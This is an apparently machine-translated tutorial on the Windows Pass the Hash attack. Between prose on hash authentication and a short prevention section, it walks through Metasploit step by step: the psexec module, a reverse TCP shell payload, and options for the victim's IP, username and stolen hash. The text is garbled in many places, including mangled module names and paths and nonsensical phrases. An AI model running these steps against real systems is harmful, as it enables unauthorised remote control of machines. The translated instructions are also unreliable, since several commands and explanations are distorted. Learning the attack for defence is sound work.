Dissection attacks Pass the Hash

In this article, I will show you how to attack Pass the Hash and demonstrate the process used to retrieve stolen password hashes and use them to attack.

In this article we will introduce you to attack the Pass the Hash technique and demonstrate the process used to retrieve stolen password hashes and use them successfully without having to crack their hidden content .

As a security expert, you certainly focus a lot on ensuring complex enough password policies to protect passwords from being cracked by individuals with malicious intentions. Previously, TipsMake.com showed you an article that included two sections introducing the complexity of Windows passwords and how they can be cracked: Windows passwords can be cracked like how. In this article we have provided you with an overview of how passwords are hashed, saved, and how an attacker can crack these passwords.

What if we tell you that with the given circumstances, even without cracking your passwords, you can still gain access to the system as if you are using your username and password. ? Not alluded to some improved 0-day exploits or tips to trick you into clicking on a link in a fake email that can be done very simply with a technique called **Pass the Hash** . In this article, we will show you how this technique works, demonstrate the process used to retrieve stolen hash codes and use them successfully without cracking the internal Their hidden content. Another problem that is always mentioned is that we will introduce some detection and prevention techniques in a way that can prevent you from becoming a victim of this attack.

Hash packet level

Whenever you create a password for a certain account in Windows, it will convert that password into a hash. A hash is the result of an encryption process performed by taking a data series of arbitrary size, then performing a mathematical encoding for this data string, the result is a string of size certain fixed. The end result instead of having a 'PassWord123' password, you will have the password string '94354877D5B87105D7FEC0F3BF500B33'. This has some meaning. First, it means that your password is not on the local hard drive, which is saved in clear text, where anyone can access it, secondly your password is not transmitted The network is in clear text format when you recognize another device (such as a domain controller). We will not rehash how the hashes were created in this article, but if you want to review how this process works, you can refer to the article on how to crack the Windows password here. .

When you try to access a resource on a computer that is protected by the method of authenticating usernames and passwords, you will have trouble getting authenticated by the host. Basically, you need to provide a username and password. When entering a password, your computer will perform the hash action on the password and submit it to the host so that it will then be compared to the authentication database. If the results match, you will access them successfully.

Figure 1: Attempting to connect based on normal authentication

Now let's look at another scenario. What happens when manually setting a connection to a host that has the resource we want to access, but instead of providing it with a username and password without privileges, we provide the username provided by Administrator and administrator hash that we have stolen? Remember, all here the host is interested in is receiving a hash that corresponds to what it expects. That means that you don't have to perform a one-way hash on the password, just provide the hash, which is the most basic for this attack.



Figure 2: Pass the hash directly to the destination host

Use Metasploit to Pass the Hash

We have introduced you to the theory behind the attack and now is the time to execute it. In this test, we will pass a stolen hash of an administrator-privileged user to a victim system. To accomplish this task, we need two things. First, we need a hash of the administrator user. There are many different methods to obtain password hash, you can refer to the implementation here. Along with stolen hash, we need a copy of Metasploit, this is a tool that we will use to perform this attack.

Metasploit is a framework for penetration testing (free) developed by HD Moore, now of Rapid7. You can download Metasploit here.

Alternatively, you can download and use Backtrack 4. BT4 is a Linux live-CD distribution designed specifically for hacking and testing penetration that comes with a myriad of pre-installed and compiled tools, including Metasploit. You can download BT4 here. Once downloaded, you will find Metasploit in the / pentest / exploit / framework3 directory. The example images used in the rest of this article are taken from BT4.

With stolen hash and Metasploit in hand, we will start preparing for the attack. To start, you must launch the Metasploit console. In BT4, you can do so by browsing to **/ pentest / exploit / framework3** and typing **./msfconsole** .

Figure 3: Launch the Metasploit interface

Metasploit is a framework, depending on the use of different modules to perform its actions. In this case, we will use the **psexec** module. Psexec is a very popular tool and is used to execute processes on remote systems and redirect the output of those processes back to the system you are using. To use this module, **use windowssmbpsexec** and press **Enter** . The shell will prompt you to change it to correspond to the use of this module.

Figure 4: Using the psexec module

Next we need to set up the distribution load. Metasploit will open a basic connection to our victim so that when the username and hash have provided us with the correct authentication, the payload will detect what is being executed using psexec. In this case, we have all done bad intentions for the victim instead of opening a program. One of the effective methods for implementing is to use an inverted TCP shell. This is the payload that will execute an instance of cmd.exe and move it back through our connection so that we can access it remotely. To use this **payload** , **type set payload windows / shell_reverse_tcp** .



Figure 5: Set the load for the reverse TCP shell

To use this module and load, there are several options that we need to configure. To see the options, you can type in some of the options displayed and press **Enter** .

Figure 6: Configurable options for the current module and load

To set the necessary options for your job, we need to use the syntax ' **set [option name] [value]** '. Values ??need to be set:

- RHOST - The victim's IP address
- The SMBPass - Hash steals the victim
- SMBUser - The victim's username
- LHOST - IP address of your attacking computer

In most cases, there are only four options that need to be configured, while other options can be defaulted. When configuring all of these options, the output options will be similar to those shown in Figure 7:



Figure 7: Complete options for this attack

Here, all preparations are complete and we can execute the attack. To perform an attack, type the **exploit** and press **Enter** . If successful, you will see a screen similar to the output shown in Figure 8, a Windows command

shell. Now we can control the computer without knowing the admin user password.

Figure 8: Successfully exploiting us a Windows command shell

Prevention Pass the Hash

Pass the hash is an action that is difficult to detect and prevent because of the nature of how it exploits the authentication process. There are several things you can do:

- **Checking the intrusion detection system** - From the perspective of an IDS, you definitely can't catch an attack that is executing the pass because it is almost like a normal authentication string. However, it can still succeed in catching an attacker based on actions taken after they gain access. For example, in the example scenario, you certainly won't see the IDS warning about the hash's pass to the victim computer, but you'll see a warning when psexec creates a shell and sends it back over. network. This allows you to detect attacks when they occur and respond appropriately to the incident.
- **Isolation of sensitive systems** - All computers are said to contain sensitive data that needs to be quarantined in the network. Using the proper router and firewall configuration you can restrict access to computers that contain this sensitive data, only for trusted hosts. This will prevent users on other computers from using the pass the hash technique to gain access to sensitive systems.
- **Two-factor authentication** - Using a password is the only method of authentication that is becoming obsolete. In order to recognize users better, it needs to consist of two to three factors. These coefficients are things you know (passwords), something you have (smart cards) and some things like (retina, fingerprints). The combination of these factors will prevent users from being able to authenticate a system when they only have stolen passwords and hash.
- **Restrict administrative access** - The more user accounts that have administrative access to the network, the more likely it is that their hashes will be stolen and used to access computers with a specific level. The higher the right. To avoid that, you always need to perform authentication to detect whether each user with administrative access has indeed needed it to limit his or her attack surface.

Conclude

Pass the hash is a very easy and very dangerous technique for victims. As you have seen in this article, all you need to do for this attack is a pair of tools and a little engine, then the attacker has everything he needs to paralyze the facility. your infrastructure. Hopefully with this knowledge of the attack and some of the detection and containment strategies that we have discussed, you will prepare a more thoughtful way to prevent and respond to this type of attack.